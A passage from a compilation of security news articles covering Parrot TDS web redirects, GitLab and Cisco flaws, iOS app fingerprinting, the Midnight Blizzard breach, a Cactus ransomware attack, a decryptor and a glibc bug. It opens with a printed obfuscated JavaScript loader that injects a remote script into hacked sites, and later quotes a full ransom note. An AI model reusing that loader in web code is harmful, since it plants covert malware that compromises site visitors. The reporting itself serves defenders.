     wa.src = ls('thmtotippsd:c/b/sasugtboomcaetfivcv.itvwgorrbilvjebrnsxbqoiactmsg.zcaojmf/rrmelpaosrztq?
     zrk=udfjj0t3hZsDjdkllMz2jJujkMmjpNmlzYz2sEs3eMdzscl0nOdTaQrxcYlSsZtjwarWlQc9qMnjrUvwc');
     var zw = document.getElementsByTagName(wo)[0];
     zw.parentNode.insertBefore(wa, zw);

     function ls(fk) {
         var vt = '';
         for (var gp = 0; gp < fk.length; gp++) {
             if (gp % 2) {
                 vt += fk[gp];
             }
         }
         return vt;
     }
 })();
```

Payload script version 2 (Unit 42)

Obfuscation layers were added in versions 4-5 and became even more intricate in versions 6 through 9. However, these versions have rarely been seen in compromised sites.



Payload script versions seen in the 10,000 sites sample (Unit 42)

Overall, Parrot TDS remains an active and evolving threat that gradually becomes more evasive.

Website owners are advised to search their servers for rogue php files, scan the ndsj, ndsw, and ndsx keywords, use firewalls to block webshell traffic, and URL filtering tools to block known malicious URLs and IPs.

Source: https://www.bleepingcomputer.com/news/security/malicious-web-redirect-scripts-stealth-up-to-hide-on-hacked-sites/

10. Over 5,300 GitLab servers exposed to zero-click account takeover attacks

Over 5,300 internet-exposed GitLab instances are vulnerable to CVE-2023-7028, a zero-click account takeover flaw GitLab warned about earlier this month.

The critical (CVSS score: 10.0) flaw allows attackers to send password reset emails for a targeted account to an attacker-controlled email address, allowing the threat actor to change the password and take over the account.

Although the flaw does not bypass two-factor authentication (2FA), it is a significant risk for any accounts not protected by this extra security mechanism.


The issue impacts GitLab Community and Enterprise Edition versions 16.1 before 16.1.5, 16.2 before 16.2.8, 16.3 before 16.3.6, 16.4 before 16.4.4, 16.5 before 16.5.6, 16.6 before 16.6.4, and 16.7 before 16.7.2.

GitLab released fixes in 16.7.2, 16.5.6, and 16.6.4, also backporting patches to 16.1.6, 16.2.9, and 16.3.7, on January 11, 2024.

Today, 13 days after the security updates were made available, threat monitoring service ShadowServer reports seeing 5,379 vulnerable GitLab instances exposed online.

Based on GitLab's role as a software development and project planning platform and the type and severity of the flaw, these servers are at risk of supply chain attacks, proprietary code disclosure, API key leaks, and other malicious activity.

Shadowserver reports that most of the vulnerable servers are in the United States (964), followed by Germany (730), Russia (721), China (503), France (298), the U.K. (122), India (117), and Canada (99).



Location of vulnerable GitLab instances (Shadowserver)

Those who haven't patched yet may have been compromised already, so using GitLab's incident response guide and checking for signs of compromise is critical.

GitLab previously shared the following detection tips for defenders:

- Check gitlab-rails/production_json.log for HTTP requests to the /users/password path with params.value.email consisting of a JSON array with multiple email addresses.
- Check gitlab-rails/audit_json.log for entries with meta.caller.id of PasswordsController#create and target_details consisting of a JSON array with multiple email addresses.

Admins who find instances that have been compromised should rotate all credentials, API tokens, certificates, and any other secrets, in addition to enabling 2FA on all accounts and applying the security update.

After securing the servers, admins should check for modifications in their developer environment, including source code and potentially tampered files.

As of today, there have been no confirmed cases of active exploitation of CVE-2023-7028, but this shouldn't be interpreted as a reason to postpone taking action.

Source: https://www.bleepingcomputer.com/news/security/over-5-300-gitlab-servers-exposed-to-zero-click-account-takeover-attacks/

11. Cisco warns of critical RCE flaw in communications software

Cisco is warning that several of its Unified Communications Manager (CM) and Contact Center Solutions products are vulnerable to a critical severity remote code execution security issue.

Cisco's Unified Communications and Contact Center Solutions are integrated solutions that provide enterprise-level voice, video, and messaging services, as well as customer engagement and management.

The company has published a security bulletin to warn about the vulnerability, currently tracked as CVE-2024-20253, which could allow an unauthenticated, remote attacker to execute arbitrary code on an affected device.

The vulnerability was discovered by Synacktiv researcher Julien Egloff and received a 9.9 base score out of a maximum of 10. It is caused by improper processing of user-provided data read into memory.

Attackers could exploit it by sending a specially crafted message to a listening port, potentially gaining the ability to execute arbitrary commands with the privileges of the web services user, and establish root access.

CVE-2024-20253 impacts the following Cisco products in their default configurations:

- Packaged Contact Center Enterprise (PCCE) versions 12.0 and earlier, 12.5(1) and 12.5(2)
- Unified Communications Manager (Unified CM) versions 11.5, 12.5(1), and 14. (same for Unified CM SME)
- Unified Communications Manager IM & Presence Service (Unified CM IM&P) versions 11.5(1), 12.5(1), and 14.
- Unified Contact Center Enterprise (UCCE) versions 12.0 and earlier, 12.5(1), and 12.5(2).

- Unified Contact Center Express (UCCX) versions 12.0 and earlier and 12.5(1).
- Unity Connection versions 11.5(1), 12.5(1), and 14.
- Virtualized Voice Browser (VVB) versions 12.0 and earlier, 12.5(1), and 12.5(2).

The vendor says there is no workaround and the recommended action is to apply the available security updates. The following releases address the critical remote code execution (RCE) flaw:

- **PCCE**: 12.5(1) and 12.5(2) apply patch ucos.v1_java_deserial-CSCwd64245.cop.sgn.
- **Unified CM and Unified CME**: 12.5(1)SU8 or ciscocm.v1_java_deserial-CSCwd64245.cop.sha512. 14SU3 or ciscocm.v1_java_deserial-CSCwd64245.cop.sha512.
- **Unified CM IM&P**: 12.5(1)SU8 or ciscocm.cup-CSCwd64276_JavaDeserialization.cop.sha512. 14SU3 or ciscocm.cup-CSCwd64276_JavaDeserialization.cop.sha512.
- **UCCE**: Apply patch ucos.v1_java_deserial-CSCwd64245.cop.sgn for 12.5(1) and 12.5(2).
- **UCCX**: Apply patch ucos.v1_java_deserial-CSCwd64245.cop.sgn for 12.5(1).
- **VVB**: Apply patch ucos.v1_java_deserial-CSCwd64245.cop.sgn for 12.5(1) and 12.5(2).

Cisco advises admins to set up access control lists (ACLs) as a mitigation strategy for case where applying the updates is not immediately possible.

Specifically, users are recommended to implement ACLs on intermediary devices that separate the Cisco Unified Communications or Cisco Contact Center Solutions cluster from users and the rest of the network.

The ACLs must be configured to allow access only to the ports of deployed services, effectively controlling the traffic that can reach the affected components.

Before deploying any mitigation measures, admins should evaluate their applicability and potential impact on the environment, and test them in a controlled space to ensure business operations are not impacted.

The company notes that it is not aware of any public announcements or malicious use of the vulnerability.

Source: https://www.bleepingcomputer.com/news/security/cisco-warns-of-critical-rce-flaw-in-communications-software/

12. iPhone apps abuse iOS push notifications to collect user data

Numerous iOS apps are using background processes triggered by push notifications to collect user data about devices, potentially allowing the creation of fingerprinting profiles used for tracking.

According to mobile researcher Mysk, who discovered this practice, these apps bypass Apple's background app activity restrictions and constitute a privacy risk for iPhone users.

> *"Apps should not attempt to surreptitiously build a user profile based on collected data and may not attempt, facilitate, or encourage others to identify anonymous users or reconstruct user profiles based on data collected from Apple-provided APIs or any data that you say has been collected in an 'anonymized,' 'aggregated,' or otherwise non-identifiable way," reads a section of Apple App Store review guidelines.*

After analyzing what data is sent by iOS background processes when receiving or clearing notifications, Mysk found that the practice was far more prevalent than previously thought, involving many apps with a considerable user base.


Wake up and collect data

Apple designed iOS not to allow apps to run in the background to prevent resource consumption and for better security. When not using an app, they are suspended and eventually terminated, so they can't monitor or interfere with foreground activities.

In iOS 10, though, Apple introduced a new system that allows apps to quietly launch in the background to process new push notifications before the device displays them.

The system allows apps that receive push notifications to decrypt the incoming payload and download additional content from their servers to enrich it before it's served to the user. Once this process is done, the app is terminated again.

Through testing, Mysk found that many apps abuse this feature, treating it as a window of opportunity to transmit data about a device back to their servers. Depending on the app, this includes system uptime, locale, keyboard language, available memory, battery status, storage use, device model, and display brightness.



```
17:42:32.163  https://www.linkedin.com/li/track   POST  200  596 bytes  -  297 ms  Completed
```

```
Cookie: li_mc=MTsOMjsxNzA1OTQxNTA4OzE7MDIxkyGcloBn/
dLBehcGJ5md1i4YE4fsGupnT2wbzq5/B54=;
lidc="b=TB96:s=T:r=T:a=T:p=T:g=3384:u=43:x=1:i=1705940882:t=1706027282:v=2:
sig=AQEMDo8o7RKGLnyo5PTmCqf-KwC7NMOh";
bcookie="v=2&1933faf4-349b-4640-8a4c-a5a66b51f6e2"; liap=true;
bscookie="v=1&202401182208481dccfdbb-e50a-4eea-856c-
d16263b6180fAQFmfbj3S9PO6l551RmiTjKJitbNXoWn";
li_at=AQEDASo5pkwC2SqWAAABjR6fnAsAAAGNQqwgC1YAioDV4GwH27jIgQOBwYYQq
73auEVoAljKnueaQuzQE-xqgyJTfaG5F9-yby2XIF-
YGcllR25Nqv4WfW3VvARGZxyQxDJwr6AyJfkzgVW3U6nRuUBG;
li_gc=MTsOMjsxNzA1NjE1Nzl4Ozl7MDIx3nrtTbQSERMFgnWsGCzt2qocWs9Qlg9Rx/
+NQuPRWFE=; JSESSIONID="ajax:1408180470877655971"; lang=v=2&lang=en-US
X-LI-Track:
{"mpVersion":"7.7.7","osName":"iOS","clientVersion":"9.29.1018","timezoneOffset":1,"osV
ersion":"17.2.1","displayHeight":1334,"deviceType":"iphone","appId":"com.linkedin.Linke
din.NotificationServiceExtension","locale":"en_US@rg=dezzzz","displayWidth":750,"client
MinorVersion":"2024.0111.0943","displayDensity":2,"language":"en-
US","deviceId":"4B0876BC-BA4B-45E5-8FFA-DA7D40284E0A","timezone":"Europe\/
Paris","model":"iphone12_8","carrier":"o2-de","mpName":"voyager-ios"}

<Binary Data>
```

Invalid JSON Data

LinkedIn's network data exchange during the arrival of a Push Notification

Source: Mysk

The researcher believes this data can be used for fingerprinting/user profiling, allowing for persistent tracking, which is strictly prohibited in iOS.

> *"Our tests show that this practice is more common than we expected. The frequency at which many apps send device information after being triggered by a notification is mind-blowing," explains Mysk in a post on Twitter.*

Mysk created the following video displaying the network traffic exchange during the reception of push notifications by TikTok, Facebook, X (Twitter), LinkedIn, and Bing.

The apps were found to send a wide range of device data to their servers using services like Google Analytics, Firebase, or their own proprietary systems.

BleepingComputer contacted Microsoft, X, Apple, TikTok, and LinkedIn about their apps retrieving user data but a reply was not immediately available.

Mitigating the issue

Apple will plug the gap and prevent further abuse of push notification wake-ups by tightening restrictions on using APIs for device signals.

Mysk told BleepingComputer that starting in Spring 2024, apps will be required to declare precisely why they need to use APIs that can be abused for fingerprinting.

These APIs are used to retrieve information about a device, such as its disk space, system boot time, file timestamps, active keyboards, and user defaults.

If apps do not properly declare their use of these APIs and what they are being used for, Apple says that they will be rejected from the App Store.

Until that happens, iPhone users who want to evade this fingerprinting should disable push notifications entirely. Unfortunately, making notifications silent will not prevent abuse.

To disable notifications, open '**Settings**,' head to '**Notifications**,' select the app you want to manage notifications for and tap the toggle to disable **'Allow Notifications'**.

In December, it was revealed that governments were requesting push notification records sent through Apple's and Google's servers as a way to spy on users.

Apple said that the US government prohibited them from sharing any information on these requests and has since updated their transparency reporting.

Source: https://www.bleepingcomputer.com/news/security/iphone-apps-abuse-ios-push-notifications-to-collect-user-data/

13. Microsoft reveals how hackers breached its Exchange Online accounts

Microsoft confirmed that the Russian Foreign Intelligence Service hacking group, which hacked into its executives' email accounts in November 2023, also breached other organizations as part of this malicious campaign.

Midnight Blizzard (aka Nobelium, or APT29) is believed to be a state-backed cyberespionage group tied to the Russian Foreign Intelligence Service (SVR), primarily targeting government organizations, NGOs, software developers, and IT service providers in the U.S. and Europe.

On January 12, 2024, Microsoft discovered that the Russian hackers breached its systems in November 2023 and stole email from their leadership, cybersecurity, and legal teams. Some of these emails contained information about the hacking group itself, allowing the threat actors to learn what Microsoft knew about them.

Microsoft now explains that the threat actors used residential proxies and "password spraying" brute-force attacks to target a small number of accounts, with one of these accounts being a "legacy, non-production test tenant account."

> *"In this observed Midnight Blizzard activity, the actor tailored their password spray attacks to a limited number of accounts, using a low number of attempts to evade detection and avoid account blocks based on the volume of failures," explains an update from Microsoft.*

When Microsoft first disclosed the breach, many wondered whether MFA was enabled on this test account and how a test legacy account would have enough privileges to spread laterally to other accounts in the organization.

Microsoft has now confirmed that MFA was not enabled for that account, allowing the threat actors to access Microsoft's systems once they brute-forced the correct password.

Microsoft also explains that this test account had access to an OAuth application with elevated access to Microsoft's corporate environment. This elevated access allowed the threat actors to create additional OAuth applications to gain access to other corporate mailboxes, as explained below.

Midnight Blizzard leveraged their initial access to identify and compromise a legacy test OAuth application that had elevated access to the Microsoft corporate environment. The actor created additional malicious OAuth applications.

They created a new user account to grant consent in the Microsoft corporate environment to the actor controlled malicious OAuth applications. The threat actor then used the legacy test OAuth application to grant them the Office 365 Exchange Online full_access_as_app role, which allows access to mailboxes. - Microsoft.

The company identified the malicious activity by retrieving traces in Exchange Web Services (EWS) logs, combined with known tactics and procedures used by Russian state-sponsored hacking groups.

Based on these findings, Microsoft was able to discern similar attacks carried out by Midnight Blizzard, which targeted other organizations.

"Using the information gained from Microsoft's investigation into Midnight Blizzard, Microsoft Threat Intelligence has identified that the same actor has been targeting other organizations and, as part of our usual notification processes, we have begun notifying these targeted organizations," warns Microsoft in the new update.

Earlier this week, Hewlett Packard Enterprise (HPE) disclosed that Midnight Blizzard had gained unauthorized access to its Microsoft Office 365 email environment and exfiltrated data since May 2023.

When BleepingComputer asked HPE who disclosed the breach to them, they told us that they were not sharing this information. However, the overlap raises suspicions, increasing the possibility of HPE being one of the companies Microsoft has confirmed as impacted.

In September 2023, it was also revealed that the Chinese Storm-0558 hacking group stole 60,000 emails from U.S. State Department accounts after breaching Microsoft's cloud-based Exchange email servers earlier that year.

Defending against Midnight Blizzard

Microsoft has provided extensive detection and hunting methods in its latest post to aid defenders in identifying attacks by APT29 and blocking their malicious activity.

The tech giant advises focusing on identity, XDR, and SIEM alerts. The following scenarios are particularly suspicious for Midnight Blizzard activity:

- Elevated activity in email-accessing cloud apps, suggesting potential data retrieval.
- Spike in API calls post-credential update in non-Microsoft OAuth apps, hinting at unauthorized access.
- Increased Exchange Web Services API usage in non-Microsoft OAuth apps, potentially indicating data exfiltration.
- Non-Microsoft OAuth apps with known risky metadata, possibly involved in data breaches.
- OAuth apps created by users from high-risk sessions, suggesting compromised account exploitation.

Finally, Microsoft advises using targeted hunting queries (provided) in Microsoft Defender XDR and Microsoft Sentinel to identify and investigate suspicious activities.

Source: https://www.bleepingcomputer.com/news/security/microsoft-reveals-how-hackers-breached-its-exchange-online-accounts/

14. Energy giant Schneider Electric hit by Cactus ransomware attack


Energy management and automation giant Schneider Electric suffered a Cactus ransomware attack leading to the theft of corporate data, according to people familiar with the matter.

BleepingComputer has learned that the ransomware attack hit the company's Sustainability Business division earlier this month on January 17th.

The attack disrupted some of Schneider Electric's Resource Advisor cloud platform, which continue to suffer outages today.

The ransomware gang reportedly stole terabytes of corporate data during the cyberattack and is now extorting the company by threatening to leak the stolen data if a ransom demand is not paid.

While it is not known what type of data was stolen, the Sustainability Business division provides consulting services to enterprise organizations, advising on renewable energy solutions and helping them navigate complex climate regulatory requirements for companies worldwide.



Site Outage

Schneider Electric

Resource Advisor is currently unavailable. Our team is working diligently to restore service as quickly as possible.

Thank you for your patience.

Outage message on Schneider Electric's Resource Advisor platform

Customers of Schneider Electric's Sustainability Business division include Allegiant Travel Company, Clorox, DHL, DuPont, Hilton, Lexmark, PepsiCo, and Walmart.

The stolen data could contain sensitive information about customers' power utilization, industrial control and automation systems, and compliance with environmental and energy regulations.

It is not known if Schneider Electric will be paying a ransom demand, but if one is not paid, we will likely see the ransomware gang leaking the stolen data as they have done after previous attacks.

In a statement to BleepingComputer, Schneider Electric confirmed that its Sustainability Business division suffered a cyberattack and that data was accessed by the threat actors. However, the company says the attack was restricted to this one divisiion and did not impact other parts of the company.

> *"From a recovery standpoint, Sustainability Business is performing remediation steps to ensure that business platforms will be restored to a secure environment. Teams are currently testing the operational capabilities of impacted systems with the expectation that access will resume in the next two business days.*
>
> *From a containment standpoint, as Sustainability Business is an autonomous entity operating its isolated network infrastructure, no other entity within the Schneider Electric group has been affected.*
>
> *From an impact assessment standpoint, the on-going investigation shows that data have been accessed. As more information becomes available, the Sustainability Business division of Schneider Electric will continue the dialogue directly with its impacted customers and will continue to provide information and assistance as relevant.*
>
> *From a forensic analysis standpoint, the detailed analysis of the incident continues with leading cybersecurity firms and the Schneider Electric Global Incident Response team continuing to take additional actions based on its outcomes, working with relevant authorities." - Schneider Electric.*

Schneider Electric is a French multinational company that manufactures energy and automation products ranging from household electrical components found in big box stores to enterprise-level industrial control and building automation products.

Schneider Electric had $28.5 billion in revenue for the first nine months of 2023 and employs over 150,000 people worldwide. Schneider Electric is expected to release its 2023 full-year financial results next month.

Some of its well-known consumer brands include Homeline, Square D, and APC, the manufacturer of widely used uninterruptable power supply (UPS) devices.

Schneider Electric was previously targeted in the widespread MOVEit data theft attacks by the Clop ransomware gang that impacted over 2,700 companies.

If you have any information regarding this incident or any other undisclosed attacks, you can contact us confidentially via Signal at 646-961-3731 or at tips@bleepingcomputer.com.


Who is Cactus ransomware

The Cactus ransomware operation launched in March 2023 and has since amassed numerous companies that they claim were breached in cyberattacks.

Like all ransomware operations, the threat actors will breach corporate networks through purchased credentials, partnerships with malware distributors, phishing attacks, or by exploiting vulnerabilities.

Once the threat actors gain access to a network, they quietly spread to other systems while stealing corporate data on servers.

After stealing the data and gaining administrative privileges on the network, the threat actors encrypt files and leave ransom notes behind.


[redacted]-C-a.C-t.U-s-r.e-A.D_m-e_[redacted].txt - Notepad2
File Edit View Settings ?
Ln 17 : 18 Col 77 Sel 0
1.78 KB
ANSI
CR+LF INS Default Text

```
Your corporate network was compromised and encrypted by Cactus.
Do not interrupt the encryption process, don't stop or reboot your machines until the encryption is
complete. Otherwise the data may be corrupted.
In addition to the encrypted infrastructure, we have downloaded a lot of confidential information from
your systems. The publication of these documents may cause the termination of your commercial
activities, contracts with your clients and partners, and multiple lawsuits.
If you ignore this warning and do not contact us, your sensitive data will be posted on our blog:
https://cactusblog[redacted].onion/
In your best interest is to avoid contacting law enforcement and data recovery companies. They can't
help you with the recovery, will cause more problems and expenses, and delay the return to normal work
significantly.
Besides, if you contact the police we will immediately publish your data.
We offer the best solution to the problem, to receive our decryption software and prevent disclosure of
your sensitive information contact us directly.
A quick recovery is very important to keep your business running at full capacity and minimize losses.
This is why you need to begin negotiations as soon as possible. By the way, if you don't contact us
within 5 days, we will start publishing your data.

Download TOR Browser (https://www.torproject.org/download) and follow the link:
http://webmail.cactus[redacted] onion
Your username: [redacted].onion
Your password: [redacted]
Reply to the welcome email and we will get your message.

Backup contact is TOX (https://tox.chat):
7367B422CD7498D5F2AAF33F58F67A[redacted]
```

Example Cactus ransom note from different attack

Source: BleepingComputer

The threat actors will then conduct double-extortion attacks, which is when they demand a ransom to receive both a file decryptor and promise to destroy and not leak stolen data.

For those companies who do not pay a ransom, the threat actors will leak their stolen data on a data leak site.

At this time, there are over 80 companies listed on Cactus' data leak site whose data has been leaked or the threat actors warn they will do so.

Source: https://www.bleepingcomputer.com/news/security/energy-giant-schneider-electric-hit-by-cactus-ransomware-attack/

15. Online ransomware decryptor helps recover partially encrypted files

CyberArk has created an online version of 'White Phoenix,' an open-source ransomware decryptor targeting operations using intermittent encryption.

The company announced today that although the tool was already freely available through GitHub as a Python project, they felt an online version was needed for the less tech-savvy ransomware victims who don't know how to work with the code.

Using the online White Phoenix is as simple as uploading files, hitting the "recover" button, and allowing the tool some time to restore whatever it can.

Currently, the tool supports PDFs, Word and Excel document files, ZIPs, and PowerPoint. Also, the online version has a file size limit of 10MB, so if you're looking to decrypt larger files or virtual machines (VMs), the GitHub version is the only way to go.

Intermittent encryption opportunities

Intermittent encryption is a method used by many ransomware operations to speed up the encryption of devices by only partially encrypting the victim's files.

Current ransomware strains employing intermittent encryption include Blackcat/ALPHV, Play, Qilin/Agenda, BianLian, and DarkBit. Therefore, White Phoenix can only help victims hit by those strains.

Using intermittent encryption, threat actors can speed up their attacks while still leaving victims without a way to restore their data without paying.

However, intermittent encryption comes with a weakness, as it leaves significant chunks of unencrypted data in a file. If these chunks of unencrypted data contain useful information, especially at the start and end of the file, the chances for successfully rebuilding and restoring the file without paying for a decryptor is increased.

White Phoenix attempts to recover text in documents by concatenating unencrypted parts and by reversing hex encoding and CMAP (character mapping) scrambling.

White Phoenix is basically a tool that automates manual restoration used by data restoration experts, so depending on the file type and ransomware, the decryptor may not work particularly well.

CyberArk previously told BleepingComputer that certain strings need to be readable in the files depending on their type for the decryptor to work correctly. For example, ZIP files must contain the "PK\x03\x04" string, and PDFs need to contain "0 obj" and "endobj."

For PDFs that contain image files, CyberArk suggests checking the "separate files" option for more reliable results.


Even if White Phoenix cannot help restore entire systems, it could still help restore valuable files or at least retrieve some data from them.

There are currently no working decryptors for the mentioned ransomware families, so restoration options are severely limited, making White Phoenix worth a try.

Note that if you're working with sensitive information, it would be recommended to download White Phoenix from GitHub and use it locally rather than uploading sensitive documents to CyberArk's servers.

Source: https://www.bleepingcomputer.com/news/security/online-ransomware-decryptor-helps-recover-partially-encrypted-files/

16. New Linux glibc flaw lets attackers get root on major distros



Unprivileged attackers can get root access on multiple major Linux distributions in default configurations by exploiting a newly disclosed local privilege escalation (LPE) vulnerability in the GNU C Library (glibc).

Tracked as CVE-2023-6246, this security flaw was found in glibc's __vsyslog_internal() function, called by the widely-used syslog and vsyslog functions for writing messages to the system message logger.

The bug is due to a heap-based buffer overflow weakness accidentally introduced in glibc 2.37 in August 2022 and later backported to glibc 2.36 when addressing a less severe vulnerability tracked as CVE-2022-39046.

> *"The buffer overflow issue poses a significant threat as it could allow local privilege escalation, enabling an unprivileged user to gain full root access through crafted inputs to applications that employ these logging functions," Qualys security researchers said.*
>
> *"Although the vulnerability requires specific conditions to be exploited (such as an unusually long argv[0] or openlog() ident argument), its impact is significant due to the widespread use of the affected library."*

Impacts Debian, Ubuntu, and Fedora systems

